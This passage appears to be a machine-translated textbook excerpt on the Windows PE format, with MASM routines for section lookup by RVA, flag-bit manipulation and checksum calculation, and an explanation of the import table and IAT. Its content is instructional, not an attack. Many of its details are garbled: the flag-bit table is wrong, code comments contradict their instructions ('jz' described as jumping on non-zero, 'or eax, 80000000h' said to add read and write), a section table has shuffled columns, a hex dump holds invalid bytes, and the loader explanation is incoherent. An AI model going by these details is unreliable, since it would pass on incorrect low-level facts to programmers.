By traversing the sections, compare the address ranges of each section to the given RVA. If the RVA falls within the address range of the section, return the name string of the section. For the specific code, see listing 3-5.

**Code Listing 3-5** Function to get the name of the section where the RVA is located (`_getRVASEctionName`)  
(chapter2\PEHeader.asm)

```

1 ;-----
2 ; Get the name of the section where the RVA is located
3 ;-----
4 _getRVASEctionName proc _lpFileHead, _dwRVA
5     local @dwReturn
6
7     pushad
8     mov esi, _lpFileHead
9     assume esi:ptr IMAGE_DOS_HEADER
10    add esi, [esi].e_lfanew
11    assume esi:ptr IMAGE_NT_HEADERS
12    mov edi, _dwRVA
13    mov edx, esi
14    add edx, sizeof IMAGE_NT_HEADERS
15    assume edx:ptr IMAGE_SECTION_HEADER
16    movzx ecx, [esi].FileHeader.NumberOfSections
17    ; Traverse sections
18 .repeat
19     mov eax, [edx].VirtualAddress
20     add eax, [edx].SizeOfRawData ; Calculate the end RVA of the section
21     .if (edi >= [edx].VirtualAddress) && (edi < eax)
22         mov eax, edx
23         jmp @F
24     .endif
25     add edx, sizeof IMAGE_SECTION_HEADER
26 .untilcxz
27     assume edx:nothing
28     assume esi:nothing
29     mov eax, offset szNotFound
30 @@:
31     mov @dwReturn, eax
32     popad
33     mov eax, @dwReturn
34     ret
35 _getRVASEctionName endp

```

---


### 3.7.3 FLAG BIT OPERATIONS

There are many flag bit fields in the PE file header, such as `IMAGE_FILE_HEADER.Characteristics`, `IMAGE_OPTIONAL_HEADER32.DllCharacteristics`, `IMAGE_SECTION_HEADER.Characteristics`, etc. In actual programming, these flag bits need to be manipulated. Below, using `IMAGE_SECTION_HEADER.Characteristics` as an example, we explain how to read and set these flag bits in assembly language.

The operation of flag bits is not based on bytes or words, but on bits. Therefore, bitwise operations such as and, or, not, etc., are needed in assembly language.

### 1. Flag Bits

The flag bits of a byte (e.g., 0fh) are as follows:



The flag bits of a byte are shown in Table 3-8.

**Table 3-8: Flag Bits of a Byte**

POSITION	HEXADECIMAL	BINARY
<b>0</b>	0001	0000 0001
<b>1</b>	0002	0000 0010
<b>2</b>	0004	0000 0100
<b>3</b>	0008	0000 1000
<b>4</b>	0010	0001 0000
<b>5</b>	0020	0010 0000
<b>6</b>	0040	0000 0000 0100 0000
<b>7</b>	0080	0000 0000 1000 0000
<b>8</b>	0100	0000 0001 0000 0000
<b>9</b>	0200	0000 0010 0000 0000
<b>10</b>	0400	0000 0100 0000 0000
<b>11</b>	0800	0000 1000 0000 0000
<b>12</b>	1000	0001 0000 0000 0000
<b>13</b>	2000	0010 0000 0000 0000
<b>14</b>	4000	0100 0000 0000 0000
<b>15</b>	8000	1000 0000 0000 0000

Flag bits can also be combined. For example, if you want to identify the attributes of a section of data: containing code, readable, writable, executable, and initialized data, then according to the description of the attribute byte field of the section, bits 5, 6, 29, 30, and 31 should be set to 1. The combined byte is:

1 1 1 0 0 0 0 0 0 0 0 0 0 0 0 0 1 1 0 0 0 0

The corresponding hexadecimal value is: 0E0000060h.

### 2. Reading Flag Bits

Suppose the byte is in the `eax` register, and you want to check if the 10th bit is 1. You can do this by first setting the value of the corresponding position in Table 3-8 to 0400h, then using the following code:

```

and eax, 00000400h ; Perform bitwise AND with 0400h
jz loc1           ; If the result is not 0, then bit 10 of eax is 1, jump to loc1

```

The `and` operation performs a bitwise AND on each bit. If any bit in the operands is 0, the result is 0.

Of course, we can also check multiple bits simultaneously. If you want to check if the data in the section is readable, you can use the following code (assuming the attribute byte is already in `eax`):

```

and eax, 00000020h ; Check if bit 5 (29, 30, 31) is set to 1
jne loc1           ; If bit 5 is 1, jump to loc1

```

### 3. Setting Flag Bits

Sometimes you need to add readable and writable attributes to a section's data. You can use the following code (assuming the section's initial attributes are already stored in `eax`):

```
or eax, 80000000h
```

The `or` operation performs a bitwise OR on each bit. If any bit in the operands is 1, the result is 1.

#### 3.7.4 PE CHECKSUM AND VALIDATION

Checksum and validation are WORD values. They are generated through a segment of data processing to determine if the data has been altered. The algorithms for PE file checksum and validation are relatively simple and have three steps:

Step 1: Set the `IMAGE_OPTIONAL_HEADER32.CheckSum` field in the file header to 0.

Step 2: Perform a WORD-based accumulation of the data with carrying, where the excess WORD part will automatically overflow.

Step 3: Add the accumulated value to the length of the file.

The detailed implementation of the checksum for the PE file header is shown in code listing 3-6.

Code Listing 3-6: Function to Calculate PE Checksum (`_checkSum1`) (chapter3\PEHeader.asm)

```

1 ;-----
2 ; Calculate checksum through API function
3 ; The checksum of kernel32.dll is: 0011e97e
4 ;-----
5 _checkSum1 proc _lpExeFile
6     local @cSum, @hSum
7     local @ret
8
9     pushad
10    invoke MapFileAndCheckSum, _lpExeFile, \
11        addr @hSum, addr @cSum
12    mov eax, @cSum
13    mov @ret, eax
14    popad
15    mov eax, @ret
16    ret
17 _checkSum1 endp
18
19 ;-----
20 ; Calculate checksum manually
21 ;-----
22 _checkSum2 proc _lpExeFile
23     local hFile, dwSize, hBase

```

```

24     local @size
25     local @ret
26
27     pushad
28     ; Open file
29     invoke CreateFile, _lpExeFile, GENERIC_READ,\FILE_SHARE_READ, NULL, OPEN_EXISTING,\FILE_ATTRIBUTE_NORMAL, 0
30
31     mov hFile, eax
32     invoke GetFileSize, hFile, NULL
33     mov dwSize, eax
34     ; Allocate memory for the file and read it in
35     invoke VirtualAlloc, NULL, dwSize,\MEM_COMMIT, PAGE_READWRITE
36
37     mov hBase, eax
38     invoke ReadFile, hFile, hBase, dwSize, addr @size, NULL
39
40     ; Close file
41     invoke CloseHandle, hFile
42
43     ; Step 1: Set CheckSum to 0
44     mov ebx, hBase
45     assume ebx:ptr IMAGE_DOS_HEADER
46     mov ebx, [ebx].e_lfanew
47     add ebx, hBase
48     assume ebx:ptr IMAGE_NT_HEADERS
49     mov [ebx].OptionalHeader.CheckSum, 0
50     assume ebx:ptr nothing
51
52     mov ecx, dwSize
53     mov esi, hBase
54
55     ; Step 2: Accumulate data in units of WORDs with carry overflow
56     push ecx
57     inc ecx
58     shr ecx, 1
59     xor ebx, ebx
60     clc
61 loc1:
62     lodsw
63     adc bx, ax
64     loop loc1
65
66     invoke VirtualFree, hBase, dwSize, MEM_DECOMMIT
67
68     ; Step 3: Add file length
69     pop eax
70     add eax, ebx
71     mov @ret, eax
72
73 @exit:
74     popad
75     mov eax, @ret
76     ret
77 _checkSum2 endp

```

from the IMAGEHLP.DLL dynamic link library. In contrast, the `_checkSum2` function calculates the checksum according to the verification algorithm rules. By running these two functions, you can verify the kernel32.dll file in the C:\windows\system32 directory. The checksums calculated by these two functions are both 0011e97e, indicating that this value matches the value recorded in the kernel32.dll file header.

The following code is from the header of the kernel32.dll file. The highlighted part is the value of `IMAGE_OPTIONAL_HEADER32.CheckSum`:

00000120	00 00 08 00 00 00 80 7C 00 10 00 00 00 00 02 00 00	.....€ .....
00000130	05 00 01 00 05 00 01 00 04 00 00 00 00 00 00 00 00	.....
00000140	00 E0 11 00 00 04 00 00 7E E9 11 00 03 00 00 00	.....-
00000150	00 00 04 00 00 10 00 00 00 00 10 00 00 10 00 00	.....

---

### 3.8 SUMMARY

This chapter first introduced the common file information organization method from a theoretical perspective, then separately described the data organization method of PE files from the perspectives of 16-bit systems, 32-bit systems, and programmers. The focus was on understanding the meaning of the data structure and data fields in the PE file header, with a brief explanation of the mapping of data in the PE memory.

In practice, most of the data outside the PE file header is fixed by the file header. Of course, the PE file header also defines many parameters related to program execution. This chapter is one of the cores of PE foundation. I hope everyone can understand it thoroughly and grasp it. Later, we will continue to explain the data organization methods of various data directories defined by the header.

## CHAPTER 4: IMPORT TABLE

From this chapter, we will study the PE file data structures beyond the header. This chapter focuses on the import table.

The import table is a very important part of the PE data structure. It is critical for dynamic linking. By analyzing the import table, you can understand how many external functions are called in the PE file and which external functions are called, as well as where they come from (DLL files, etc.). When Windows loads and runs a PE file, it will parse the import table, dynamically link the imported functions to the corresponding addresses, and modify the addresses used by the instructions in the code. In the directory structure, there are four types of import-related data structures. They are as follows:

1. Import table
2. Import address table
3. Bound import table
4. Delay load import table

This chapter covers the import table and bound import table, while the delay load import table will be detailed in Chapter 8.

---

### 4.1 WHAT IS THE IMPORT TABLE

To help readers understand the import table quickly, we use the HelloWorld.asm source code as an example. The main function of this program is to pop up a message box on the desktop, but the source code does not specify how to draw the window or how to display the specified string. Instead, it directly calls a Windows API function. The detailed code in HelloWorld.asm does not exist by itself. So, where is the code stored? The answer is: it is stored in the DLL file, that is, the dynamic link library. When dynamically linking, what is stored in the link address is not the source code of the function, but the compiled code generated by the DLL file. Here are two invocation commands in the program:

```
invoke MessageBox, NULL, offset szText, NULL, MB_OK  
invoke ExitProcess, NULL
```

MessageBox is an external function (relative to the HelloWorld.asm program itself), and ExitProcess is also an external function. Everyone familiar with Windows API functions knows that the former is in user32.dll, and the latter is in kernel32.dll.

When the program dynamically links the DLL files, during the compilation and linking process, the compiler and linker need to obtain the corresponding information about these functions. Finally, this information is saved in the PE file, so that the operating system can load the data required for these calls during execution. This information is what the import table describes. First, let's look at the import functions.

---

### 4.2 IMPORT FUNCTIONS

During program development, in the source code based on assembly language, the developer calls user-defined functions or external functions through the `invoke` instruction.

---

#### 4.2.1 ANALYSIS OF THE INVOKE INSTRUCTION

In assembly language, the compiler disassembles the `invoke` instruction during compilation. The disassembled instruction will include the operation address of the imported function. When the PE file is loaded into memory, this operation address will be converted from a relative virtual address (RVA) to an actual virtual address (VA).

Using OD (OllyDbg) to open the HelloWorld.exe program, we can examine the assembly code and relevant calls as shown in Figure 4-1.



Figure 4-1: Assembly Language Call to Imported Functions

As shown in the figure above, the two imported functions MessageBoxA and ExitProcess are translated into the following assembly code:

```

00401000 6A 00      PUSH 0          ; Style = MB_OK|MB_APPLMODAL
00401002 6A 00      PUSH 0          ; Title = NULL
00401004 68 00340000 PUSH 00340000 ; Text = "HelloWorld"
00401009 6A 00      PUSH 0          ; hOwner = NULL
0040100B E8 08000000 CALL 00401018 ; MessageBoxA
00401010 6A 00      PUSH 0          ; ExitCode = 0
00401012 E8 07000000 CALL 0040101E ; ExitProcess
00401017 CC          INT3
00401018 FF25 08204000 JMP DWORD PTR DS:[00402008]
0040101E FF25 00204000 JMP DWORD PTR DS:[00402000]
00401024 00          DB 00
00401025 00          DB 00

```

The first CALL instruction is disassembled by the compiler into the machine code from address 0x00401000 to 0x0040100B. Based on the address relationship at 0x00401018, the instruction also includes the jump instruction at 0x00401018. The second CALL instruction is disassembled into the machine code from address 0x00401009 to 0x00401012. Based on the address relationship at 0x0040101E, the instruction also includes the jump instruction at 0x0040101E.

Returning to Chapter 1, the code at offset 0x400 in the HelloWorld.exe file is the same code as before loading. As shown above, the code of the loaded file and the code in the binary file are exactly the same:

```

00000400 6A 00 6A 00 68 00 30 40 00 6A 00 E8 08 00 00 00 j.j.h.0@.j.....
00000410 6A 00 E8 07 00 00 00 CC FF 25 08 20 40 00 FF 25 j.....t. @.t.
00000420 00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00 . @......

```

We can see that the instructions in the loaded file and the instructions in memory after loading are exactly the same. This means that after the program is loaded into memory, the base address for dynamic linking is the

same as `IMAGE_OPTIONAL_HEADER32`.`ImageBase`. If the two do not match, it may cause incorrect addressing.

To further illustrate, in the source code `HelloWorld.asm`, let's analyze the `invoke` instruction, using the first `invoke` call as an example. The disassembly for `invoke` is as follows:

1. Push parameters: All parameters needed for the call are pushed onto the stack. For the first parameter, the value is `MB_OK`, and the last parameter is `NULL`.
2. Call function: The `call` instruction is used to call the function, i.e., `CALL 00401018`.
3. Jump transfer: The value at address `0x00401018` is `FF25 08204000`, which is a jump instruction to `0x00402008`.

Note: The address `0x00402008` points to the actual VA of the function `MessageBoxA` in memory.

---

#### 4.2.2 IMPORT ADDRESS TABLE

The import function address is the address in the dynamic link library, so the addresses of the import functions must be dynamically linked to memory addresses during the loading process. The system executes the user's program, and when it encounters a call to an import function, it will jump to the address to execute the function code.

Using OD to open `HelloWorld.exe`, select the row starting at address `0x00401010`. Right-click and select "Data Window" and then "Memory Data." OD will display the data starting from `0x00402000`, as shown below:

00402000	12 CB 81 7C 00 00 00 00 00 EA 07 D5 77 00 00 00 00	...寶   ... ? 請 ...
00402010	54 20 00 00 00 00 00 00 00 00 00 00 00 00 6A 20 00 00	T .....j ..
00402020	08 20 00 00 4C 20 00 00 00 00 00 00 00 00 00 00 00 00	...L .....
00402030	84 20 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00	?... .....
00402040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 76 20 00 00	.....V ..
00402050	00 00 00 00 5C 20 00 00 00 00 00 00 00 9D 01 4D 65	...\\ .. ?Me
00402060	73 73 61 67 65 42 6F 78 41 00 75 73 65 72 33 32	ssageBoxA,User32
00402070	2E 64 6C 6C 00 00 80 00 45 78 69 74 50 72 6P 63	.dll...ExitProc
00402080	65 73 73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C	ess.kernel32.dll
00402090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

As shown, the highlighted part represents the import address table (each cell is 4 bytes). Upon close inspection, the two `jmp` instructions point to `0x00402008` and `0x00402000`, which are the values for the import table. Although the operation data of the `jmp` instruction are not within the import table range, the `jmp` instruction points to the addresses of the import table.

In summary, the addresses retrieved from `0x00402008` point to the actual virtual addresses of the `MessageBoxA` function.

However, the data structure of the import table includes a field that points to the location of this operation data. The address pointed to by the operation data at `0x00402008` has the value `77D507EA` (as shown in the right part of the figure). This value is the VA (Virtual Address) of the `MessageBoxA` function in the `HelloWorld.exe` file.

Now, let's compare the data of the import function addresses in the file and in memory to see if there are any differences.

Below is the import table data extracted from the file:

```

00000600  76 20 00 00 00 00 00 00 5C 20 00 00 00 00 00 00 00 00 v....\.....
00000610  54 20 00 00 00 00 00 00 00 00 00 00 00 00 6A 20 00 00 T.....j...
00000620  08 20 00 00 4C 20 00 00 00 00 00 00 00 00 00 00 00 00 ...L.....
00000630  84 20 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000640  00 00 00 00 00 00 00 00 00 00 00 00 00 00 76 20 00 00 .....v...
00000650  00 00 00 00 5C 20 00 00 00 00 00 00 00 00 9D 01 4D 65 .....\\...Me
00000660  73 73 61 67 65 42 6F 78 41 00 75 73 65 72 33 32 MessageBoxA.user32
00000670  2E 64 6C 6C 00 00 80 00 45 78 69 74 50 72 6F 63 .dll...ExitProc
00000680  65 73 73 00 6B 65 72 6B 65 6C 33 32 2E 64 6C 6C eass.kernel32.dll

```

Below is the import table data extracted from memory:

```

00402000  12 CB 81 7C 00 00 00 00 EA 07 D5 77 00 00 00 00 00 ! 請 | ....? 請 ...
00402010  54 20 00 00 00 00 00 00 00 00 00 00 00 00 6A 20 00 00 T ..j...
00402020  08 20 00 00 4C 20 00 00 00 00 00 00 00 00 00 00 00 00 ...L.....
00402030  84 20 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 ?...
00402040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 76 20 00 00 .....v...
00402050  00 00 00 00 5C 20 00 00 00 00 00 00 00 00 9D 01 4D 65 .....\\...?Me
00402060  73 73 61 67 65 42 6F 78 41 00 75 73 65 72 33 32 MessageBoxA.user32
00402070  2E 64 6C 6C 00 00 80 00 45 78 69 74 50 72 6F 63 .dll...ExitProc
00402080  65 73 73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C eass.kernel32.dll

```

You can see that the functionally equivalent location (0x0608 in the file, 0x00402008 in memory) has different values. The value in memory is 77D507EA, while the value in the file is 0000205C. This means that after the file is loaded into memory, the real address of the MessageBoxA function should be the value stored in memory. So, what is the relationship between these two values?

First, let's look at the value in the file, which is an RVA. According to the address conversion relationship from RVA to FOA described in Chapter 3, we can calculate the corresponding location in the file. The specific calculation process is as follows:

First, use the tool PEInfo to get information about the sections of HelloWorld.exe, as shown below:

Section Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Section Characteristics
.text	00000024	00001000	00000400	00000400	6000020
.rdata	00000092	00002000	00000200	00000600	4000040
.data	0000000b	00003000	00000200	00000800	4000040

- Step 1: 0000205C falls within the .rdata section because the .rdata section starts at 00002000 and ends at 0000292F. This address lies within this range.
- Step 2: Calculate the offset: offset1 = 0000205C - 00002000 = 005C.
- Step 3: Calculate the offset in the file: offset = 0600h + 005C = 065Ch.

Checking the file at offset 0x065C, you find 019Dh, which corresponds to the string "MessageBoxA." This is preceded by a prefixed value indicating its memory location.

number (hint), followed by the function name (name) to be called. To reorganize the thoughts, when loading the PE file into memory, the Windows loader will look up the address in the following command to 0x00401018.

**Call 00401018**

This command is a jump command, as follows:

**JMP DWORD PTR DS:[00402008]**

The loader continues to locate 00402008, gets 0000205ch, then gets the function name "MessageBoxA" and the function number corresponding to the dynamic link library according to the file's 0000205c. The loader locates the virtual address of the number 7d7507ea according to the hint/name table in the memory space, and overlays the actual virtual address of 00402008.

- When the program is loaded into memory, the location of 00402008 has been replaced by the correct virtual address.

#### 4.2.3 IMPORT FUNCTION ADDRESS

If you need to execute it, you must transfer the command name code into memory. Since the function address called is related to dynamic linking, there will definitely be instructions to call these functions in the memory space of the process. That is to say, the loader will transfer the function address code in the memory according to the relocation table in the PE file.

In fact, the operating system will execute all the jump instructions corresponding to the addresses in the dynamic link library into the memory space. These are the function address codes for all functions. If a function address code is called, it will be loaded into the memory by jumping the instruction. The loader will jump the function address code of the library function each time it is used. Also, for memory saving, the operating system will only load the required dynamic linking function address code. In fact, the system just transfers all the jump instructions to the address space and then jumps.

From the above instructions, the instruction executed by the jump instruction 00402008 is located at 0077d507ea. This value is related to the HelloWorld process space, which can be seen in OD as 0077d507ea. According to the displayed kinds of thread processes, it is basically possible to determine the source string of the MessageBoxA function at 0077d507ea as shown below:

77D507EA	8BFF	MOV EDI,EDI
77D507EC	55	PUSH EBP
77D507ED	8BEC	MOV EBP,ESP
77D507EF	833D BC14D777 00	CMP WORD PTR DS:[77D714BC],0
77D507F6	74 24	JE SHORT user32.77D5081C
77D507F8	64:A1 18000000	MOV EAX,WORD PTR FS:[18]
77D507FE	6A 00	PUSH 0
77D50800	FF70 24	PUSH DWORD PTR DS:[EAX+24]
77D50803	68 241BD777	PUSH user32.77D71B24
77D50808	FF15 C412D177	CALL DWORD PTR DS:[&KERNEL32.InterlockedCom]
77D5080E	85C0	TEST EAX,EAX
77D50810	75 0A	JNZ SHORT user32.77D5081C
77D50812	FF75 08	PUSH DWORD PTR DS:[EBP+8]
77D50815	FF75 0C	PUSH DWORD PTR DS:[EBP+C]
77D50818	FF75 10	PUSH DWORD PTR DS:[EBP+10]
77D5081B	6A 00	PUSH 0

The above code comparison shows that the compiled code should belong to the user32.dll module, but it must be verified by finding the specific information of the function. Figure 4-2 shows the interface displayed after viewing in PE Explorer.

7631C000	00001000	IMM32	.reloc	重定位	Imag	R	RWE
77D10000	00001000	user32	text	PE 文件头	Imag	R	RWE
77D11000	00060000	user32	text	代码, 输入表,	Imag	R	RWE
77D71000	00002000	user32	data	数据	Imag	R	RWE
77D73000	0002A000	user32	rsrc	资源	Imag	R	RWE
77D9D000	00003000	user32	reloc	重定位	Imag	R	RWE
77DA0000	00001000	ADVAPI32	text	PE 文件头	Imag	R	RWE
77DA1000	00075000	ADVAPI32	text	代码, 输入表,	Imag	R	RWE
77E16000	00005000	ADVAPI32	data	数据	Imag	R	RWE
77E1B000	00029000	ADVAPI32	rsrc	资源	Imag	R	RWE
77E44000	00005000	ADVAPI32	reloc	重定位	Imag	R	RWE
77E50000	00001000	RPCRT4	text	PE 文件头	Imag	R	RWE
77E51000	00083000	RPCRT4	text	代码, 输入表,	Imag	R	RWE
77ED4000	00007000	RPCRT4	orpc	代码	Imag	R	RWE
77EDB000	00001000	RPCRT4	data	数据	Imag	R	RWE
77EDC000	00001000	RPCRT4	rsrc	资源	Imag	R	RWE
77EDD000	00005000	RPCRT4	reloc	重定位	Imag	R	RWE

Figure 4-2 user32.dll memory allocation after loading

From the above figure, you can see that the virtual memory space of 0x77D11000 is allocated to the user32 module; and the code segment range of user32 is 0x77D11000 ~ 0x77D71000, so the jump instruction address 0077D507EA falls within the code range of user32.dll.

You can also use static analysis tools to verify this result. First, use PEInfo to check the information of user32.dll. The library is located in the C:\windows\system32 directory, and the results are shown below.

```
File name: C:\WINDOWS\system32\user32.dll
-----
Compile time: 0x014c (014c:Intel 386 014d:Intel 486 014eh:Intel 586)
Number of sections: 4
Characteristics: 0x210e
Base address: 0x77d10000
Address of entry point (RVA): 0xb217
-----
Section name      Virtual address    Virtual size     Raw data size   File offset   Characteristics
.text            00005283          00001000        00005400       00004000     60000020
.data            00001180          000061000       00005400       00004000     60000040
.rsrc            0002923c          000063000       00002900       00042000     40000040
.reloc           00002de4          000080000       00000800       00006000     42000040
-----
```


From the results, you can see that the default load address of user32.dll is 0x77d10000, and the code segment .text offset in the file is 0x4000.

To verify the offset of the starting code in the file, we can use PEDump to check the code segment of user32.dll, and extract the code segment string as shown below:

```
00000400 D6 6A EF 77 74 78 EF 77 56 7E EF 77 DD 8E EF 77 .j.wtx.wV..w...w
00000410 7C B3 EF 77 A1 6A EF 77 86 77 EF 77 7C 82 EF 77 |..w.j.w.w.w|...w
00000420 08 90 EF 77 42 D2 EF 77 DD 90 EF 77 F1 9C F1 77 ...wB..w...w...w
00000430 C9 D0 F1 77 45 A1 EF 77 75 EF EF 77 3D 47 F2 77 ...wE..wu..w=G.w
00000440 67 A8 EF 77 54 C7 F0 77 8D E6 EF 77 3D 83 EF 77 g..wT..w...w=..w
00000450 01 7C EF 77 4C 7B EF 77 B1 62 EF 77 59 D9 EF 77 .|..wL{.w.b.wY..w
```

Open HelloWorld.exe with OD, enter "d 77d11000" in the command text, and the display result is as shown in Figure 4-3.

The "HEX data" column shows the opcode starting at that address. From both the file and the memory (as shown in Figure 4-3), the displayed opcodes are the same.




**Figure 4-3: OD displays the code segment of user32.dll**

**Note:** Due to the independence of the virtual address space for each process, in most cases, the base address where user32.dll is loaded is fixed. This address is determined by IMAGE\_OPTIONAL\_HEADER32.ImageBase. If the result from PEInfo is consistent, after HelloWorld.exe is loaded into memory, user32.dll will be loaded into the virtual address space. Even if there is no change in the address space's base address, it is still 0x77D11000, which is determined by IMAGE\_OPTIONAL\_HEADER32.ImageBase.

To summarize: when the compiler translates a program from source code into assembly language, the "invoke" statement in the program is decomposed into three parts:

1. The parameter passing part
2. The call instruction part
3. The jmp instruction part

The call instruction operates at the address specified by the jmp instruction; the operation of the jmp instruction is the address of the imported function in the import table. All imported function addresses in the program are listed in the import table, combined with the IAT (Import Address Table), so that the resolve operation can be completed. This is illustrated in Figure 4-4.



**Figure 4-4: Mechanism of imported function calls**

#### 4.3 IMPORT TABLE IN PE

This section will focus on the structure of the import table in PE files.

##### 4.3.1 LOCATING THE IMPORT TABLE

The import table is one of the data directory types in the directory. It is the second entry in the data directory. The IAT (Import Address Table) is also one of the data directory types in the directory, located at the 13th entry. Using the PEDump tool, we can obtain the data content from chapter4\HelloWorld.exe as follows:

00000120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000130	10 20 00 00 3C 00 00 00 00 00 00 00 00 00 00 00	.....
00000140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000001A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

The highlighted part is the import table item in the directory, and the boxed part is the import function address table item. From the above code, we can obtain the following information:

- Import table data directory address RVA=0x000002010
- Import table data size=0x000003Ch
- Import function address table address RVA=0x000002000
- Import function address table size=0x0000010h


Below is the relevant information obtained from the PEInfo tool for all sections in chapter4\HelloWorld.exe:

<i>Section Name</i>	<i>Virtual Address</i>	<i>Size in Memory (aligned)</i>	<i>Size in File (aligned)</i>	<i>File Offset</i>	<i>Section Attributes</i>
.text	00000024	00001000	00000200	00000400	60000020
.rdata	00000092	<b>00002000</b>	00000200	<b>00000600</b>	40000040
.data	0000000b	00003000	00000200	00000800	c0000040

According to the conversion relationship between RVA and FOA, we can get:

- The storage address of IAT data in the file = 0x00000600
- The storage address of the import table data in the file = 0x00000610

Locating the HelloWorld.exe file at 0x00000600, the content of IAT and import table data is as follows:



The shaded parts are the import table data, totaling 60 bytes. The boxed parts are the IAT data, totaling 16 bytes. By now, it should be clear that the IAT is an important component of the import table data structure. Below, we analyze the data structure of the import table.

#### 4.3.2 IMPORT TABLE DESCRIPTOR IMAGE\_IMPORT\_DESCRIPTOR

The start of the import table is a series of import table descriptors. Each descriptor is 20 bytes. For example, the import table of 60 bytes consists of three descriptors. The two bytes at the front represent dynamic linkages, and the last two bytes, which are all zeros, indicate the end of the import table descriptors. This marks the number of dynamic linkages in the import table.

In fact, Windows does not necessarily require the final 10 bytes to be zeros when reading the import table. As long as the Name1 field is zero, it indicates the end of the import table. Each group of import table descriptors is a structure, called IMAGE\_IMPORT\_DESCRIPTOR. The structure's full definition is as follows:

```
IMAGE_IMPORT_DESCRIPTOR STRUCT
union
    Characteristics OR OriginalFirstThunk dd ? ; 0000h - Offset to first thunk
ends
    TimeDateStamp dd ? ; 0004h - Time/date stamp
    ForwarderChain dd ? ; 0008h - Forwarder chain
    Name1 dd ? ; 000ch - RVA to module name
    FirstThunk dd ? ; 0010h - Offset to IAT
IMAGE_IMPORT_DESCRIPTOR ENDS
```

Below are the explanations for each field:

#### **54. IMAGE\_IMPORT\_DESCRIPTOR.OriginalFirstThunk**

Offset: 0000h, double word. This field points to the path of another data structure and is thus denoted as ?. This field contains an array of numbers.

The ending number of each element in the array points to an imported function, ultimately forming a structure with all elements being zero. This structure is named IMAGE\_THUNK\_DATA. Depending on the time and situation, this field has two different explanations:

- If the number is non-zero, it represents an RVA value.
- If the number is zero, it represents a name.

#### **55. IMAGE\_IMPORT\_DESCRIPTOR.TimeStamp**

Offset: 0004h, double word. This field represents the time/date stamp and is generally not used, so its value is often 0. If the import table is bound, this field contains the time stamp of the DLL file. The operating system uses this time stamp to verify if the binding information is outdated.

#### **56. IMAGE\_IMPORT\_DESCRIPTOR.ForwarderChain**

Offset: 0008h, double word. This field points to the previous link in the forwarder chain.

#### **57. IMAGE\_IMPORT\_DESCRIPTOR.Name1**

Offset: 000ch, double word. This field points to the name of the DLL file. The name is an RVA and is terminated with a null-terminated ANSI string.

